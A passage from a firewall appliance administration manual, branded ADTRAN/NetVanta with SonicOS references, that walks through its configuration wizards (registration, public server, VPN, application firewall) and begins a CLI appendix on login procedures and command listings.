(ADTRAN wireless security appliances only) Select whether or not you want to configure Wi-Fi Protected Access (WPA) security:

- **WPA/WPA2 Mode** - WPA is the security wireless protocol based on 802.11i standard. It is the recommended protocol if your wireless clients support WPA also.
- **Connectivity** - Caution! This mode offers no encryption or access controls and allows unrestrained wireless access to the device.



Note

If you want to configure WEP security, navigate to the **Wireless > Security** page.

## WPA Mode Settings

29. (ADTRAN wireless security appliances only) Configure the WPA settings for your firewall. See [“Wireless > Security” on page 459](#) for more information on these settings. Click **Next**.

## Ports Assignment

30. (NetVanta 260 and 2730 appliances only) Optionally, you can configure the initial PortShield group assignments for your appliance. See [“Configuring PortShield Interfaces with the PortShield Wizard” on page 254](#) for more information on the PortShield wizard. Click **Next**.

## ADTRAN Configuration Summary

31. The **Configuration Summary** window displays the configuration defined using the Installation Wizard. To modify any of the settings, click **Back** to return to the **Connecting to the Internet** window. If the configuration is correct, click **Next**.
32. The ADTRAN stores the network settings.
33. Click **Close** to return to the ADTRAN Management Interface.







## CHAPTER 78

# Using the Registration & License Wizard

---

## Wizards > Registration & License Wizard

The ADTRAN Registration and License Wizard simplifies the process of registering your firewall and obtaining licenses for additional security services. To use the Registration and License Wizard, complete the following steps:

- 
- Step 1** Launch the ADTRAN Configuration Wizard window by clicking **Wizards** in the left navigation panel.
  - Step 2** Select **Registration and License Wizard** and click **Next**.
  - Step 3** A screen displays confirming that you are using the Registration and License Wizard. Click **Next**.
  - Step 4** If you already have a NetVanta Security Portal account, enter your username and password. Click **Next**. If you do not have a NetVanta Security Portal account, select **Create a NetVanta Security Portal account** and click **Next**. Complete the fields on the **User Registration** page to create a NetVanta Security Portal account and click **Next**.
  - Step 5** On the **Choose security services** page, select the security services you would like to purchase and click **Next**.

- Step 6** The **Registration and License Wizard** launches your NetVanta Security Portal account shopping cart. Make sure that your pop-up blocker is turned off.

The screenshot shows the SonicWall NetVanta Security Portal interface. The user is logged in as 'techpubs'. The main content area is titled 'Shopping Cart' and displays a progress bar for 'COMPLETE YOUR ORDER IN 4 STEPS' with steps: STEP 1: CART, STEP 2: CHECKOUT, STEP 3: CONFIRM, and STEP 4: COMPLETE. Below the progress bar, it states 'The following items are in your shopping cart:' and lists one item:

| Description                                                           | Quantity | Unit Price | Auto-Renew | Serial Number |          |
|-----------------------------------------------------------------------|----------|------------|------------|---------------|----------|
| Comprehensive Defense Security Suite 12 170 Series 10/25 Mode (3 Yrs) | 1        | 488.00     | -          | SONICWALL300  | REMOVE X |
| <b>TOTAL PRICE:</b>                                                   |          | 488.00     |            |               |          |

Buttons for 'UPDATE', 'CONTINUE SHOPPING', and 'CHECKOUT' are visible. Below the table, there are options to 'Save This Order' and 'Save this cart as a "Quote"'. The left sidebar contains various account management links like 'My Account', 'My Orders', 'Reports', etc.

- Step 7** Verify that the services you want to purchase are listed in the shopping cart. When you are finished selecting security services, click **Checkout**.
- Step 8** The NetVanta Security Portal account checkout page displays. Enter your credit card and billing information and click **Confirm**.

The screenshot shows the SonicWall NetVanta Security Portal checkout page. The user is logged in as 'techpubs'. The main content area is titled 'Checkout' and displays a progress bar for 'COMPLETE YOUR ORDER IN 4 STEPS' with steps: STEP 1: CART, STEP 2: CHECKOUT, STEP 3: CONFIRM, and STEP 4: COMPLETE. Below the progress bar, it states 'Enter/review your payment and billing information:' and shows a 'Credit Card Information' section with the following fields:

- Credit Card Type: \* (VISA)
- Credit Card Number: \* (1234567890123456)
- Credit Card Security Code: \* (123) [What is this?]
- Expiration Date (mm/yyyy): \* (12 / 2007)

Below the credit card information, there is a 'Billing Information' section with the following fields:

- Billing Information on file:
- Enter the billing address information for your credit card. Fields marked by (\*) are required.
- Full Name \* (As it appears on your card) (test test)
- Address Line 1 \* (123 main st)

The left sidebar contains various account management links like 'My Account', 'My Orders', 'Reports', etc.

- Step 9** The Confirm page displays. Verify that your order is correct and click **Confirm**. You can now print a copy of your completed order.
- Step 10** Close the NetVanta Security Portal account window and return to the Registration and License Wizard.

- Step 11** Click **Next** to synchronize your newly purchased licenses. The firewall synchronizes with NetVanta Security Portal account.
- Step 12** Your new security services are now available on the firewall. Click **Close** to close the wizard.





## CHAPTER 79

# Configuring a Public Server with the Wizard

---

## Wizards > Public Server Wizard

1. Start the wizard: In the navigator, click **Wizards**.
2. Select **Public Server Wizard** and click **Next**.
3. Select the type of server from the **Server Type** list. Depending on the type you select, the available services change. Check the box for the services you are enabling on this server. Click **Next**.
4. Enter the name of the server.
5. Enter the private IP address of the server. Specify an IP address in the range of addresses assigned to zone where you want to put this server. The Public Server Wizard will automatically assign the server to the zone in which its IP address belongs.
6. Click **Next**.
7. Enter the public IP address of the server. The default is the WAN public IP address. If you enter a different IP, the Public Server Wizard will create an address object for that IP address and bind the address object to the WAN zone.
8. Click **Next**.
9. The Summary page displays a summary of the configuration you selected in the wizard.
  - **Server Address Objects** - The wizard creates the address object for the new server. Because the IP address of the server added in the example is in the IP address range assigned to the DMZ, the wizard binds the address object to the DMZ zone. It gives the object a name of the name you specified for the server plus “\_private”. If you specify an IP in the range of another zone, it will bind the address object to that zone. If you specify an IP address out of the range of any zone you have configured, the wizard will bind the address object to the LAN zone.

Because the server in the example used the default WAN IP address for the **Server Public IP Address**, the wizard states that it will use the existing WAN address object when constructing policies between the new server and the WAN. If you specify another address, the server will create an object for that address bound to the WAN zone and assign the new address object a name of the name you specified for the server plus “\_public”.

- **Server Service Group Object** - The wizard creates a service group object for the services used by the new server. Because the server in the example is a Web server, the service group includes HTTP and HTTPS. This way, you have a convenient group to refer to when creating or editing access policies for this server.
- **Server NAT Policies** - The wizard creates a NAT policy to translate the destination addresses of all incoming packets with one of the services in the new service group and addressed to the WAN address to the address of the new server. Therefore, in this example, if a packet with service type of HTTPS comes in addressed to the WAN interface (10.0.93.43), the NAT policy will translate its address to 172.22.2.44.

The wizard also creates a Loopback NAT policy to translate HTTP and HTTPS traffic from inside your network addressed to the WAN IP address back to the address of the mail server.

- **Server Access Rules** - The wizard creates an access policy allowing all mail traffic service traffic from the WAN zone to the DMZ.
10. Click **Accept** in the Public Server Configuration Summary page to complete the wizard and apply the configuration to your ADTRAN.

**Tip**

---

The new IP address used to access the new server, internally and externally is displayed in the **URL** field of the **Congratulations** window.

---

11. Click **Close** to close the wizard.



## CHAPTER 80

# Configuring VPN Policies with the VPN Policy Wizard

---

## Wizards > VPN Wizard

The **VPN Policy Wizard** walks you step-by-step through the configuration of GroupVPN on the ADTRAN. After the configuration is completed, the wizard creates the necessary VPN settings for the selected VPN policy. You can use the ADTRAN Management Interface for optional advanced configuration options.

## Using the VPN Policy Wizard

---

- Step 1** In the top right corner of the **VPN > Settings** page, click on **VPN Policy Wizard**.
- Step 2** Click **Next**.
- Step 3** In the **VPN Policy Type** page, select **WAN GroupVPN** and click **Next**.
- Step 4** In the **IKE Phase 1 Key Method** page, you select the authentication key to use for this VPN policy:
  - **Default Key:** If you choose the default key, all your Global VPN Clients will automatically use the default key generated by the ADTRAN to authenticate with the ADTRAN.
  - **Use this Key:** If you choose a custom preshared key, you must distribute the key to every VPN Client because the user is prompted for this key when connecting to the ADTRAN.



---

**Note** If you select Use this Key, and leave the default key as the value, you must still distribute the key to your VPN clients.

---

- Step 5** Click **Next**.
- Step 6** In the **IKE Security Settings** page, you select the security settings for IKE Phase 1 and IPSec Phase 2 negotiations and for the VPN tunnel. You can use the defaults settings.

- **DH Group:** The Diffie-Hellman (DH) group are the group of numbers used to create the key pair. Each subsequent group uses larger numbers to start with. You can choose Group 1, Group 2, or Group 5. The VPN Uses this during IKE negotiation to create the key pair.
- **Encryption:** This is the method for encrypting data through the VPN Tunnel. The methods are listed in order of security. DES is the least secure and the and takes the least amount of time to encrypt and decrypt. AES-256 is the most secure and takes the longest time to encrypt and decrypt. You can choose. DES, 3DES, AES-128, or AES-256. The VPN uses this for all data through the tunnel.
- **Authentication:** This is the hashing method used to authenticate the key, once it is exchanged during IKE negotiation. You can choose MD5 or SHA-1.
- **Life Time (seconds):** This is the length of time the VPN tunnel stays open before needing to re-authenticate. The default is eight hours (28800).

**Warning**


---

**The ADTRAN Global VPN Client version 1.x is not capable of AES encryption, so if you chose this method, only ADTRAN Global VPN Client versions 2.x and higher will be able to connect.**

---

**Step 7** Click **Next**.

**Step 8** In the **User Authentication** page, select if you want the VPN Users to be required to authenticate with the firewall when they connect. If you select **Enable User Authentication**, you must select the user group which contains the VPN users. For this example, leave **Enable User Authentication** unchecked.

**Note**


---

If you enable user authentication, the users must be entered in the ADTRAN database for authentication. Users are entered into the ADTRAN database on the **Users > Local Users** page, and then added to groups in the **Users > Local Groups** page.

---

**Step 9** Click **Next**.

**Step 10** In the **Configure Virtual IP Adapter** page, select whether you want to use the ADTRAN's internal DHCP server to assign each VPN client IP address from the LAN zone's IP range. Therefore, when a user connects, it appears that the user is inside the LAN. Check the **Use Virtual IP Adapter** box and click **Next**.

**Step 11** The **Configuration Summary** page details the settings that will be pushed to the ADTRAN when you apply the configuration. Click **Accept** to create your GroupVPN.

## Connecting the Global VPN Clients

Remote ADTRAN Global VPN Clients install the Global VPN Client software. Once the application is installed, they use a connection wizard to setup their VPN connection. To configure the VPN connection, the client must have the following information:

- A public IP address (or domain name) of the WAN port for your ADTRAN
- The shared secret if you selected a custom preshared secret in the VPN Wizard.
- The authentication username and password.



## Configuring a Site-to-Site VPN using the VPN Wizard

You use the **VPN Policy Wizard** to create the site-to-site VPN policy.

### Using the VPN Wizard to Configure Preshared Secret

- 
- Step 1** On the **System > Status** page, click on **Wizards**.
- Step 2** In the **Welcome to the ADTRAN Configuration Wizard** page select **VPN Wizard** and click **Next**.
- Step 3** In the **VPN Policy Type** page, select **Site-to-Site** and click **Next**.
- Step 4** In the **Create Site-to-Site Policy** page, enter the following information:
- **Policy Name:** Enter a name you can use to refer to the policy. For example, Boston Office.
  - **Preshared Key:** Enter a character string to use to authenticate traffic during IKE Phase 1 negotiation. You can use the default ADTRAN generated Preshared Key.
  - **I know my Remote Peer IP Address (or FQDN):** If you check this option, this ADTRAN can initiate the contact with the named remote peer.
- If you do not check this option, the peer must initiate contact to create a VPN tunnel. This device will use aggressive mode for IKE negotiation.
- For this example, leave the option unchecked.
- **Remote Peer IP Address (or FQDN):** If you checked the option above, enter the IP address or Fully Qualified Domain Name (FQDN) of the remote peer (For example, *boston.yourcompany.com*).
- Step 5** Click **Next**.
- Step 6** In the **Network Selection** page, select the local and destination resources this VPN will be connecting:
- **Local Networks:** Select the local network resources protected by this ADTRAN that you are connecting with this VPN. You can select any address object or group on the device, including networks, subnets, individual servers, and interface IP addresses.

If the object or group you want has not been created yet, select **Create Object** or **Create Group**. Create the new object or group in the dialog box that pops up. Then select the new object or group. For this example, select **LAN Subnets**.

- **Destination Networks:** Select the network resources on the destination end of the VPN Tunnel. If the object or group does not exist, select **Create new Address Object** or **Create new Address Group**. For example:
  - a. Select **Create new Address Group**.



- b. In the **Name** field, enter “LAN Group”.
- c. In the list on the left, select **LAN Subnets** and click the -> button.
- d. Click **OK** to create the group and return to the Network Selection page.
- e. In the **Destination Networks** field, select the newly created group.

**Step 7** Click **Next**.

**Step 8** In the **IKE Security Settings** page, select the security settings for IKE Phase 2 negotiations and for the VPN tunnel. You can use the default settings.

- **DH Group:** The Diffie-Hellman (DH) group are the group of numbers used to create the key pair. Each subsequent group uses larger numbers to start with. You can choose Group 1, Group 2, or Group 5. The VPN Uses this during IKE negotiation to create the key pair.
- **Encryption:** This is the method for encrypting data through the VPN Tunnel. The methods are listed in order of security. DES is the least secure and the and takes the least amount of time to encrypt and decrypt. AES-256 is the most secure and takes the longest time to encrypt and decrypt. You can choose. DES, 3DES, AES-128, or AES-256. The VPN uses this for all data through the tunnel
- **Authentication:** This is the hashing method used to authenticate the key, once it is exchanged during IKE negotiation. You can choose MD5 or SHA-1.
- **Life Time (seconds):** This is the length of time the VPN tunnel stays open before needing to re-authenticate. The default is eight hours (28800).

**Step 9** The **Configuration Summary** page details the settings that will be pushed to the security appliance when you apply the configuration.

**Step 10** Click **Accept** to create the VPN.



## CHAPTER 81

# Using the Application Firewall Wizard

---

## Wizards > Application Firewall Wizard

The Application Firewall wizard provides safe configuration for many common use cases, but not for everything. If at any time during the wizard you are unable to find the options that you need, you can click **Cancel** and proceed using manual configuration. See [“Application Control” on page 509](#) for more information on manual configuration. To use the wizard to configure application firewall, perform the following steps:

- 
- Step 1** Login to the firewall.
  - Step 2** In the ADTRAN banner at the top of the screen, click the **Wizards** icon. The wizards Welcome screen displays.
  - Step 3** Select the **Application Firewall Wizard** radio button and then click **Next**.
  - Step 4** In the Application Firewall Wizard Introduction screen, click **Next**.
  - Step 5** In the Application Firewall Policy Type screen, click a selection for the policy type, and then click **Next**.

You can choose among SMTP, incoming POP3, Web Access, or FTP file transfer. The policy that you create will only apply to the type of traffic that you select. The next screen will vary depending on your choice here.

- Step 6** In the Select <your choice> Rules for Application Firewall Policy screen, select a policy rule from the choices supplied, and then click **Next**.

Depending on your choice in the previous step, this screen is one of four possible screens:

- Select SMTP Rules for Application Firewall Policy
- Select POP3 Rules for Application Firewall Policy
- Select Web Access Rules for Application Firewall Policy
- Select FTP Rules for Application Firewall Policy

**Step 7** The screen displayed here will vary depending on your choice of policy rule in the previous step. For the following policy rules, the wizard displays the Set Application Firewall Object Content screen on which you can select the traffic direction to scan, and the content or keywords to match.

- All SMTP policy rule types *except* **Specify maximum email size**
- All POP3 policy rule types
- All Web Access policy rule types
- All FTP policy types *except* **Make all FTP access read-only** and **Disallow usage of SITE command**

In the Set Application Firewall Object Content screen, perform the following steps:

- In the Direction drop-down list, select the traffic direction to scan from the drop-down list. Select one of **Incoming**, **Outgoing**, or **Both**.
- Do one of the following:



**Note** If you selected a choice with the words **except the ones specified** in the previous step, content that you enter here will be the only content that does *not* cause the action to occur. See [“Negative Matching” on page 530](#).

- In the Content text box, type or paste a text or hexadecimal representation of the content to match, and then click **Add**. Repeat until all content is added to the List text box.
- To import keywords from a predefined text file that contains a list of content values, one per line, click **Load From File**.
- Click **Next**.

If you selected a policy type in the previous step that did *not* result in the Set Application Firewall Object Content screen with the standard options, the wizard displays a screen that allows you to select the traffic direction, and certain other choices depending on the policy type.

- In the Direction drop-down list, select the traffic direction to scan.
- SMTP: In the Set Maximum Email Size screen, in the Maximum Email Size text box, enter the maximum number of bytes for an email message.
- Web Access: In the special-case Set Application Firewall Object Content screen, the Content text box has a drop-down list with a limited number of choices, and no Load From File button is available. Select a browser from the drop-down list.
- FTP: In the special-case Set Application Firewall Object Content screen, you can only select the traffic direction to scan.
- Click **Next**.

**Step 8** In the Application Firewall Action Type screen, select the action to take when matching content is found in the specified type of network traffic, and then click **Next**.

You will see one or more of the following choices depending on the policy type, which is shown in parentheses here for reference:

- Blocking Action - block and send custom email reply (SMTP)
- Blocking Action - block without sending email reply (SMTP)
- Blocking Action - disable attachment and add custom text (POP3)
- Blocking Action - custom block page (Web Access)
- Blocking Action - redirect to new location (Web Access)

- Blocking Action - reset connection (Web Access, FTP)
- Blocking Action - add block message (FTP)
- Add Email Banner (append text at the end of email) (SMTP)
- Log Only (SMTP, POP3, Web Access, FTP)

**Step 9** In the Application Firewall Action Settings screen (if it is displayed), in the Content text box, type the text or URL that you want to use, and then click **Next**.

The Application Firewall Action Settings screen is only displayed when you selected an action in the previous step that requires additional text. For a Web Access policy type, if you selected an action that redirects the user, you can type the new URL into the Content text box.

**Step 10** In the Select Name for Application Firewall Policy screen, in the Policy Name text box, type a descriptive name for the policy, and then click **Next**.

**Step 11** In the Confirm New Application Firewall Policy Settings screen, review the displayed values for the new policy and do one of the following:

- To create a policy using the displayed configuration values, click **Accept**.
- To change one or more of the values, click **Back**.

In the Application Firewall Policy Wizard Complete screen, to exit the wizard, click **Close**.




# **PART 18**

# **Appendices**







## Appendix A: CLI Guide

### Appendix A: CLI Guide

This appendix contains a categorized listing of Command Line Interface (CLI) commands for SonicOS Enhanced firmware. Each command is described, and where appropriate, an example of usage is included.

This appendix contains the following sections:

- [“Input Data Format Specification” section on page 1169](#)
- [“Text Conventions” section on page 1170](#)
- [“Editing and Completion Features” section on page 1170](#)
- [“Command Hierarchy” section on page 1171](#)
- [“SonicOS Enhanced Command Listing” section on page 1174](#)
- [“Configuring Site-to-Site VPN Using CLI” section on page 1208](#)
- [“ADTRAN NetExtender Windows Client CLI Commands” section on page 1212](#)
- [“ADTRAN NetExtender MAC and Linux Client CLI Commands” section on page 1213](#)

### Input Data Format Specification

The table below describes the data formats acceptable for most commands. H represents one or more hexadecimal digit (0-9 and A-F). D represents one or more decimal digit.

**Table 4** *Input Data Formats*

| Data           | Data Format       |
|----------------|-------------------|
| MAC Address    | HH:HH:HH:HH:HH:HH |
| MAC Address    | HHHH.HHHH.HHHH    |
| IP Address     | D.D.D.D           |
| IP Address     | 0xHHHHHHHH        |
| Integer Values | D                 |

| Data           | Data Format |
|----------------|-------------|
| Integer Values | 0xH         |
| Integer Range  | D-D         |

## Text Conventions

**Bold text** indicates a command executed by interacting with the user interface.

**Courier bold text** indicates commands and text entered using the CLI.

*Italic text* indicates the first occurrence of a new term, as well as a book title, and also emphasized text. In this command summary, items presented in italics represent user-specified information.

Items within angle brackets ("`<`" "`>`") are required information.

Items within square brackets ("`[ ]`") are optional information.

Items separated by a "pipe" ("`|`") are options. You can select any of them.



### Note

Though a command string may be displayed on multiple lines in this guide, it must be entered on a single line with no carriage returns except at the end of the complete command.

## Editing and Completion Features

You can use individual keys and control-key combinations to assist you with the CLI. The table below describes the key and control-key combination functions.

**Table 5 Key Reference**

| Key(s)             | Function                                                 |
|--------------------|----------------------------------------------------------|
| <b>Tab</b>         | Completes the current word                               |
| <b>?</b>           | Displays possible command completions                    |
| <b>CTRL+A</b>      | Moves cursor to the beginning of the command line        |
| <b>CTRL+B</b>      | Moves cursor to the previous character                   |
| <b>CTRL+C</b>      | Exits the Quick Start Wizard at any time                 |
| <b>CTRL+E</b>      | Moves cursor to the end of the command line              |
| <b>CTRL+F</b>      | Moves cursor to the next character                       |
| <b>CTRL+K</b>      | Erases characters from the cursor to the end of the line |
| <b>CTRL+N</b>      | Displays the next command in the command history         |
| <b>CTRL+P</b>      | Displays the previous command in the command history     |
| <b>CTRL+W</b>      | Erases the previous word                                 |
| <b>Left Arrow</b>  | Moves cursor to the previous character                   |
| <b>Right Arrow</b> | Moves the cursor to the next character                   |

| Key(s)     | Function                                             |
|------------|------------------------------------------------------|
| Up Arrow   | Displays the previous command in the command history |
| Down Arrow | Displays the next command in the command history     |

Most configuration commands require completing all fields in the command. For commands with several possible completing commands, the **Tab** or **?** key display all options.

```
myDevice> show [TAB]
```

```

alerts interface network tech-support
arp log processes tsr
content-filter memory route web-management
cpu messages security- zone
 messages services
device nat status zones
gms netstat system

```

The **Tab** key can also be used to finish a command if the command is uniquely identified by user input.

```
myDevice> show al [TAB]
```

displays

```
myDevice> show alerts
```

Additionally, commands can be abbreviated as long as the partial commands are unique. The following text:

```
myDevice> sho int inf
```

is an acceptable abbreviation for

```
myDevice> show interface info
```

## Command Hierarchy

The CLI configuration manager allows you to control hardware and firmware of the appliance through a discreet mode and submode system. The commands for the appliance fit into the logical hierarchy shown below.

To configure items in a submode, activate the submode by entering a command in the mode above it.

For example, to set the default LAN interface speed or duplex, you must first enter `configure`, then `interface x0 lan`. To return to the higher Configuration mode, simply enter `end` or `finished`.

## Configuration Security

ADTRAN Internet Security appliances allow easy, flexible configuration without compromising the security of their configuration or your network.

## Passwords

The ADTRAN CLI currently uses the administrator's password to obtain access. ADTRAN devices are shipped with a default password of **password**. Setting passwords is important in order to access the ADTRAN and configure it over a network.

## Factory Reset to Defaults

If you are unable to connect to your device over the network, you can use the command **restore** to reset the device to factory defaults during a serial configuration session.

## Management Methods for the firewall

You can configure the ADTRAN appliance using one of three methods:

- Using a serial connection and the configuration manager
  - An IP address assignment is not necessary for appliance management.
  - A device must be managed while physically connected via a serial cable.
- Web browser-based User Interface
  - In IP address must have been assigned to the appliance for management or use the default of 192.168.168.168.

## Initiating a Management Session using the CLI

### Serial Management and IP Address Assignment

Follow the steps below to initiate a management session via a serial connection and set an IP address for the device.



**Note**

---

*The default terminal settings on the ADTRAN and modules is 80 columns by 25 lines. To ensure the best display and reduce the chance of graphic anomalies, use the same settings with the serial terminal software. The device terminal settings can be changed, if necessary. Use the standard ANSI setting on the serial terminal software.*

---

1. Attach the included null modem cable to the appliance port marked **CONSOLE**. Attach the other end of the null modem cable to a serial port on the configuring computer.
2. Launch any terminal emulation application that communicates with the serial port connected to the appliance. Use these settings:
  - 115,200 baud
  - 8 data bits
  - no parity
  - 1 stop bit
  - no flow control
3. Press **Enter/Return**. Initial information is displayed followed by a **DEVICE NAME>** prompt.

## Initiating an SSH Management Session via Ethernet



### Note

This option works for customers administering a device that does not have a cable for console access to the CLI.

Follow the steps below to initiate an SSH management session through an Ethernet connection from a client to the appliance.

1. Attach an Ethernet cable to the interface port marked **XO**. Attach the other end of the Ethernet cable to an Ethernet port on the configuring computer.
2. Launch any terminal emulation application (such as PuTTY) that communicates via the Ethernet interface connected to the appliance.
3. Within the emulation application, enter the **IP destination address** for the appliance and enter **22** as the port number.
4. Select **SSH** as the connection type and open a connection.

## Logging in to the SonicOS CLI

When the connection is established, log in to the security appliance:

1. At the **User** prompt enter the Admin's username. Only the admin user will be able to login from the CLI. The default Admin username is *admin*. The default can be changed.
2. At the **Password** prompt, enter the Admin's password. If an invalid or mismatched username or password is entered, the CLI prompt will return to **User:**, and a "CLI administrator login denied due to bad credentials" error message will be logged. There is no lockout facility on the CLI.

## SonicOS Enhanced Command Listing

The following section displays all commands available for the ADTRAN:

- ["Top Level Commands" section on page 1174](#)
- ["Configure Level Commands" section on page 1185](#)
- ["LAN Interface Configuration" section on page 1201](#)
- ["WAN Interface Configuration" section on page 1202](#)

**Table 6 Top Level Commands**

| Command                     | Description                             |
|-----------------------------|-----------------------------------------|
| <code>backup</code>         | Backs-up device firmware settings       |
| <code>baud 9600</code>      | Sets system baud rate to 9600           |
| <code>baud 19200</code>     | Sets baud rate to 19200                 |
| <code>baud 38400</code>     | Sets baud rate to 38400                 |
| <code>baud 57600</code>     | Sets baud rate to 57600                 |
| <code>baud 115200</code>    | Sets baud rate to 115200                |
| <code>baud save</code>      | Saves current baud rate setting         |
| <code>clear cp-stats</code> | Clears CPU statistics                   |
| <code>clear hw-stats</code> | Clears hardware statistics              |
| <code>clear log</code>      | Clears messages from the logging buffer |

| Command                                     | Description                                                                                |
|---------------------------------------------|--------------------------------------------------------------------------------------------|
| <code>clear pp-stats</code>                 | Clears presentation protocol statistics                                                    |
| <code>clear screen</code>                   | Clears the console screen, leaving a single prompt line                                    |
| <code>clear ssh</code>                      | Terminates a secure shell connection                                                       |
| <code>clear ssh &lt;int   hex&gt;</code>    | Terminates a particular secure shell connection, specified by integer or hexadecimal input |
| <code>clear ssh all</code>                  | Terminates all incoming and outgoing secure shell connections                              |
| <code>cls</code>                            | Clears the console screen, leaving a single prompt line                                    |
| <code>configure</code>                      | Enters the configuration level                                                             |
| <code>exit</code>                           | Causes exit from a submenu. If issued at the global level, returns to the login prompt     |
| <code>export preferences</code>             | Exports a preferences file using Z-modem protocol                                          |
| <code>export preferences ftp</code>         | Exports a preferences file using FTP protocol                                              |
| <code>export trace all</code>               | Exports all native trace route provisioning data using Z-modem protocol                    |
| <code>export trace all ftp</code>           | Exports all native trace route provisioning data using FTP protocol                        |
| <code>export trace current</code>           | Exports currently running trace route data using Z-modem protocol                          |
| <code>export trace current ftp</code>       | Exports currently running trace route data using FTP protocol                              |
| <code>export trace last</code>              | Exports the most recent trace route data using Z-modem protocol                            |
| <code>export trace last ftp</code>          | Exports the most recent trace route data using FTP protocol                                |
| <code>export tsr</code>                     | Exports TSR using Z-modem protocol                                                         |
| <code>export tsr ftp</code>                 | Exports TSR using FTP protocol                                                             |
| <code>firmware boot current</code>          | Loads and executes current unit firmware                                                   |
| <code>firmware boot current factory</code>  | Loads and executes default factory unit hardware                                           |
| <code>firmware boot uploaded</code>         | Runs uploaded firmware on the unit                                                         |
| <code>firmware boot uploaded factory</code> | Runs original factory installed firmware                                                   |
| <code>firmware download current</code>      | Downloads currently running unit firmware                                                  |
| <code>firmware download uploaded</code>     | Downloads currently uploaded unit firmware                                                 |
| <code>firmware upload</code>                | Uploads updated unit firmware                                                              |
| <code>help &lt;command&gt;</code>           | Displays the specified command and description                                             |
| <code>import configuration</code>           | Imports current system configuration from the ADTRAN                                       |
| <code>import preferences</code>             | Imports preferences from the ADTRAN using Z-modem protocol                                 |
| <code>language-override</code>              | Overrides current unit language setting                                                    |

| Command                                                 | Description                                                                                |
|---------------------------------------------------------|--------------------------------------------------------------------------------------------|
| <code>language-override chinese</code>                  | Overrides current unit language setting, resets to Chinese                                 |
| <code>language-override english</code>                  | Overrides current unit language setting, resets to English                                 |
| <code>language-override french</code>                   | Overrides current unit language setting, resets to French                                  |
| <code>language-override german</code>                   | Overrides current unit language setting, resets to German                                  |
| <code>language-override italian</code>                  | Overrides current unit language setting, resets to Italian                                 |
| <code>language-override japanese</code>                 | Overrides current unit language setting, resets to Japanese                                |
| <code>language-override spanish</code>                  | Overrides current unit language setting, resets to Spanish                                 |
| <code>logout</code>                                     | Logs user out from the console                                                             |
| <code>monitor</code>                                    | Defines, or redefines, a command and displays the output                                   |
| <code>no</code>                                         | Negates a command or set its defaults                                                      |
| <code>nslookup &lt;dotted-int   hex   ident&gt;</code>  | Looks up the IP address of the given domain name from the configurable domain name servers |
| <code>ping &lt;dotted-int   hex   ident&gt;</code>      | Sends ICMP packets to the destination IP address                                           |
| <code>remote-console</code>                             | Executes a command without having to login                                                 |
| <code>restart</code>                                    | Restarts the ADTRAN                                                                        |
| <code>restore</code>                                    | Restores the factory default settings on the ADTRAN                                        |
| <code>safemode</code>                                   | Boots OS in safemode to assist in trouble-shooting                                         |
| <code>show access-rules</code>                          | Displays the configured firewall access rules                                              |
| <code>show address-group</code>                         | Displays all defined address groups                                                        |
| <code>show address-group &lt;string   ident&gt;</code>  | Displays system address groups specified by particular string or identifier input          |
| <code>show address-object</code>                        | Displays all defined address objects                                                       |
| <code>show address-object &lt;string   ident&gt;</code> | Displays all defined address objects specified by particular string or identifier input    |
| <code>show alerts</code>                                | Displays defined alerts                                                                    |
| <code>show all</code>                                   | Displays the configuration information from different modules of the firewall              |
| <code>show arp</code>                                   | Displays currently known Address Resolution Protocol (ARP) entries                         |
| <code>show ars all</code>                               | Displays all Advanced Routing System (ARS) paths                                           |
| <code>show ars nsm</code>                               | Displays all ARS paths being managed through Network Status Management (NSM)               |
| <code>show ars ospf</code>                              | Displays ARS paths using Open Shortest Path First (OSPF) protocol                          |



| Command                                                  | Description                                                                                      |
|----------------------------------------------------------|--------------------------------------------------------------------------------------------------|
| <code>show ars rip</code>                                | Displays all ARS paths using Routing Information Protocol (RIP)                                  |
| <code>show baud</code>                                   | Displays current baud rate                                                                       |
| <code>show buf-memzone</code>                            | Displays current available space in buffer memory zone                                           |
| <code>show build-info</code>                             | Displays current OS build information                                                            |
| <code>show continuous core-work</code>                   | Displays continuous core work resources                                                          |
| <code>show continuous core-work &lt;int   hex&gt;</code> | Displays continuous core work resources specified by particular integer or hexadecimal input     |
| <code>show continuous interface</code>                   | Displays all currently selected continuous traffic interfaces                                    |
| <code>show continuous interface &lt;match&gt;</code>     | Displays currently selected continuous traffic interface, specified by an identifier             |
| <code>show continuous system</code>                      | Displays all continuous system traffic                                                           |
| <code>show continuous system &lt;int   hex&gt;</code>    | Displays continuous system traffic specified by a particular integer or hexadecimal input        |
| <code>show core</code>                                   | Display CPU utility for a process                                                                |
| <code>show core &lt;int   hex&gt;</code>                 | Displays CPU utility for a process specified by an integer or hexadecimal input                  |
| <code>show cp-stats</code>                               | Display all CPU statistics                                                                       |
| <code>show cpu</code>                                    | Displays CPU and memory information                                                              |
| <code>show cpu &lt;string   ident&gt;</code>             | Displays CPU and memory information, specified by a particular string or identifier input        |
| <code>show device</code>                                 | Displays on the console the contents of the status section of the Technical Support Report (TSR) |
| <code>show firmware</code>                               | Displays active running unit firmware                                                            |
| <code>show fpa</code>                                    | Displays all file command data                                                                   |
| <code>show gms</code>                                    | Displays Global Management System configuration                                                  |
